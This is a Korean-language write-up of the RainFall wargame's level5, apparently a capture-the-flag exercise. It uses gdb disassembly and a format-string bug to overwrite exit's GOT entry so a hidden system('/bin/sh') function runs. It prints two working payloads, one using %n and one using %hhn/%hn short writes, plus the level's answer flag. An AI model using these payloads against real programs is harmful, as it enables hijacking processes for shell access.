level5

태그	Assembly FormatStringAttack GOTOverwrite Shell
상태	완료

풀이과정

겪었던 어려움

풀이과정

gdb를 통해서 확인해보니 n, o, main 함수를 disas를 통해 다음과 같이 되어있음을 알 수 있었다.

```
(gdb) disas o
Dump of assembler code for function o:
   0x080484a4 <+0>: push   %ebp
   0x080484a5 <+1>: mov    %esp,%ebp
   0x080484a7 <+3>: sub    $0x18,%esp
   0x080484aa <+6>: movl   $0x80485f0,(%esp)
   0x080484b1 <+13>:    call   0x80483b0 <system@plt>
   0x080484b6 <+18>:    movl   $0x1,(%esp)
   0x080484bd <+25>:    call   0x8048390 <_exit@plt>
End of assembler dump.
```

```
(gdb) disas n
Dump of assembler code for function n:
   0x080484c2 <+0>: push   %ebp
   0x080484c3 <+1>: mov    %esp,%ebp
   0x080484c5 <+3>: sub    $0x218,%esp
   0x080484cb <+9>: mov    0x8049848,%eax
   0x080484d0 <+14>:    mov    %eax,0x8(%esp)
   0x080484d4 <+18>:    movl   $0x200,0x4(%esp)
```

```
   0x080484dc <+26>:    lea    -0x208(%ebp),%eax
   0x080484e2 <+32>:    mov    %eax,(%esp)
   0x080484e5 <+35>:    call   0x80483a0 <fgets@plt>
   0x080484ea <+40>:    lea    -0x208(%ebp),%eax
   0x080484f0 <+46>:    mov    %eax,(%esp)
   0x080484f3 <+49>:    call   0x8048380 <printf@plt>
   0x080484f8 <+54>:    movl   $0x1,(%esp)
   0x080484ff <+61>:    call   0x80483d0 <exit@plt>
End of assembler dump.
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x08048504 <+0>: push   %ebp
   0x08048505 <+1>: mov    %esp,%ebp
   0x08048507 <+3>: and    $0xfffffff0,%esp
   0x0804850a <+6>: call   0x80484c2 <n>
   0x0804850f <+11>:    leave
   0x08048510 <+12>:    ret
End of assembler dump.
```

그리고 level3, level4와 동일하게 m이라는 변수도 있음을 확인하였다.


```
(gdb) info variables
All defined variables:

Non-debugging symbols:
0x080485e8  _fp_hw
0x080485ec  _IO_stdin_used
0x08048734  __FRAME_END__
0x08049738  __CTOR_LIST__
0x08049738  __init_array_end
0x08049738  __init_array_start
0x0804973c  __CTOR_END__
0x08049740  __DTOR_LIST__
0x08049744  __DTOR_END__
0x08049748  __JCR_END__
0x08049748  __JCR_LIST__
0x0804974c  _DYNAMIC
0x08049818  _GLOBAL_OFFSET_TABLE_
0x08049840  __data_start
0x08049840  data_start
0x08049844  __dso_handle
0x08049848  stdin@@GLIBC_2.0
0x0804984c  completed.6159
```

```
0x08049850  dtor_idx.6161
0x08049854  m
```

하지만 여기서 system함수는 `o`함수 에다가 선언되어있다. 이를 해결하기 위해선 아래의 기법을 사용한다.

GOT overwrite

Global Offset Table을 이용하는 방법이다.



위 사진은 printf의 GOT부분을 system 함수로 덮어씌워져서 대신 실행되게 만드는 로직을 간단히 그림으로 보여준 건데, 이런 경우처럼 함수 `o`와 함수 `n` 에서 exit함수를 호출하고 있는 점을 이용해서 `n` 함수에서 return 대신 exit이 호출 될 때 o함수로 이동시켜서 system함수를 호출하는 구조로 만들면 될것이라 판단할 수 있다.

PLT, GOT

PLT(Procedure Linkage Table) : 외부 함수를 연결해주는 테이블로 PLT를 통해 다른 라이브러리에 있는 함수를 호출해서 사용할 수 있습니다.

GOT(Global Offset Table) : PLT가 참조하는 테이블로 함수들의 실제 주소가 들어있습니다.

이 부분은 아래 출처 부분을 자세히 참고해보자

나머지는 level3, level4처럼 어디서 입력된 문자열에 영향을 받는지와 exit함수 내부의 jump시키는 부분의 주소값과 `o`함수가 시작되는 주소값을 조합해서 명령어를 만들면 된다.

```
level5@RainFall:~$ ./level5
AAAA %x %x %x %x %x %x %x %x %x %x
AAAA 200 b7fd1ac0 b7ff37d0 41414141
20782520 25207825 78252078 20782520
25207825 78252078

level5@RainFall:~$ ./level5
BBBB %x %x %x %x %x %x %x %x %x %x
BBBB 200 b7fd1ac0 b7ff37d0 42424242
20782520 25207825 78252078 20782520
25207825 78252078
```

```
(gdb) disas exit
Dump of assembler code for function exit@plt:
   0x080483d0 <+0>: jmp    *0x8049838
   0x080483d6 <+6>: push   $0x28
   0x080483db <+11>:    jmp    0x8048370
End of assembler dump.
```

```
위에서 알 수 있음
(gdb) disas o
Dump of assembler code for function o:
   0x080484a4 <+0>: push   %ebp
   0x080484a5 <+1>: mov    %esp,%ebp
[...]
```

`0x8049838` , `0x080484a4 ⇒ 134513828` 를 이용해서 아래의 명령어를 입력하면 정답을 얻을 수 있다.

`(python -c "print '\x38\x98\x04\x08' + '%134513824d' + '%4$n'" && cat) | ./level5`

풀이과정(2)

```
level5@RainFall:~$ objdump -d level5
...
080483d0 <exit@plt>:
 80483d0:   ff 25 38 98 04 08       jmp    *0x8049838
...
 //exit의 got 주소가 0x8049838인 것을 확인

 080484a4 <o>:
 80484a4:   55                      push   %ebp
 80484a5:   89 e5                   mov    %esp,%ebp
 80484a7:   83 ec 18                sub    $0x18,%esp
 80484aa:   c7 04 24 f0 85 04 08    movl   $0x80485f0,(%esp)
 80484b1:   e8 fa fe ff ff          call   80483b0 <system@plt>
 80484b6:   c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80484bd:   e8 ce fe ff ff          call   8048390 <_exit@plt>

 //사용되지는 않지만,
 //system("/bin/sh")을 실행하는 o함수의 주소가 080484a4인 것을 확인
```

080484a4값을 넣고 싶으나 입력 문자수가 너무 큰 경우를 대비해서 fsa 기법 중에 쇼트 쓰기 기법을 사용한다.

쉽게 설명하면 4바이트에 모든 값을 채워넣기 보다는, 1바이트나 2바이트씩 잘라서 값을 입력한다.

```
0x8049838 부터 0x804983b = 080484a4 입력하는게 목표인데

0x8049838 = a4
0x8049839 = 84
0x804983a = 04
0x804983b = 08
이렇게 쪼개서 넣는다
```

하지만 두가지 문제점이 있는데, (1) 낮은 주소값일수록 value가 작아서 %n으로 값을 맞춰나가는게 힘들다.

(2) 04나 08 같은 경우는 value가 낮아서 출력되는 문자수가 over되어버린다

문제(1)를 해결하기 위해서는 페이로드 작성시 value가 큰 값의 주소를 먼저 채워넣는다.

문제(2)는 0x804983a 주소값에 2바이트 이상의 크기로 집어 넣어서 큰 자리수의 값을 다음 주소로 넘겨버린다

```
python -c "print '\x08\x04\x98\x39'[::-1] + '\x08\x04\x98\x38'[::-1] +
'\x08\x04\x98\x3a'[::-1] + '%120x' +
'%4\$hhn' + '%32x' + '%5\$hhn' + '%1888x' +
'%6\$hn' "
// 페이로드 작성시 %n 서식자 앞에 hh 접두사를 붙여서
// signed char(1바이트) 단위로 입력한다.
// 마지막에 입력되는 경우는 h(short int 2바이트) 단위로 입력해서
// 0x804983b 주소에 8이 넘어가게
```

정답

`d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31`

출처

GOT Overwrite 기법


GOT Overwrite GOT Overwrite는 Dynamic Link방식으로 컴파일된 바이너리가 공유 라이브러리를 호출할 때 사용되는 PLT & GOT를 이용하는 공격 기법이다. PTL는 GOT를 참조하고, GOT에는 함수의 실제 주소가 들어있는데, 이 GOT의 값을 원하는 함

https://ii4gsp.tistory.com/73

GOT Overwrite

GOT Overwrite는 Dynamic Linking으로 생성된 실행파일이 공유라이브러리를 호출할 때 사용하는 GOT 값을 조작하는 공격 기법입니다.GOT에는 실제 함수들의 주소가 존재하는데, 만약 호출하려고 하는 함수의 GOT값을 다른 함수의 GOT 값으로 변경하


https://velog.io/@silvergun8291/GOT-Overwrite



PLT & GOT

PLT와 GOT를 이해하려면 먼저 컴파일 과정 중 하나인 링킹에 대해 알아야 합니다.우리가 printf() 함수를 이용해서 hello를 출력하는 hello.c 파일을 작성한 후 컴파일을 하면 4가지 과정을 거쳐 소스 코드가 실행 파일이 됩니다.Pre-processor (

https://velog.io/@silvergun8291/PLT-GOT



함수 호출 과정, PLT와 GOT

리눅스 함수 호출 과정이 어떻게 될까? 간단한 printf 함수로 테스트를 해봤습니다. #include int main(){ printf("test~~~"); }다음 프로그램을 작성 후 gdb로 까보면.. (gdb) disas mainDump of assembler code for function main: 0x0804841b

https://expointer.tistory.com/13